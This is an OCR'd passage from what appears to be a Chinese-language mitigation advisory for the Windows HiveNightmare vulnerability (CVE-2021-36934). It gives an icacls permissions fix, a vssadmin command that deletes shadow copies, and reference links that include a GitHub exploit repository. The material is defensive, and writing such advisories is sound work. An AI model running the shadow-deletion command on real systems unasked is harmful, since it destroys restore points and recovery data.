
Windows PowerShell(以管理员身份运行):

```
icacls $env:windir\system32\config\*.* /inheritance:e
```

(2) 删除卷影复制服务 (VSS) 卷影副本

删除限制访问 %windir%\system32\config 之前存在的任何系统还原点和卷影卷。如果有需要创建一个新的系统还原点

```
vssadmin Delete Shadows /For=C: /Oldest
```



4. 参考链接

```
https://github.com/GossiTheDog/HiveNightmare
https://kb.cert.org/vuls/id/506989
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934 #exploit
```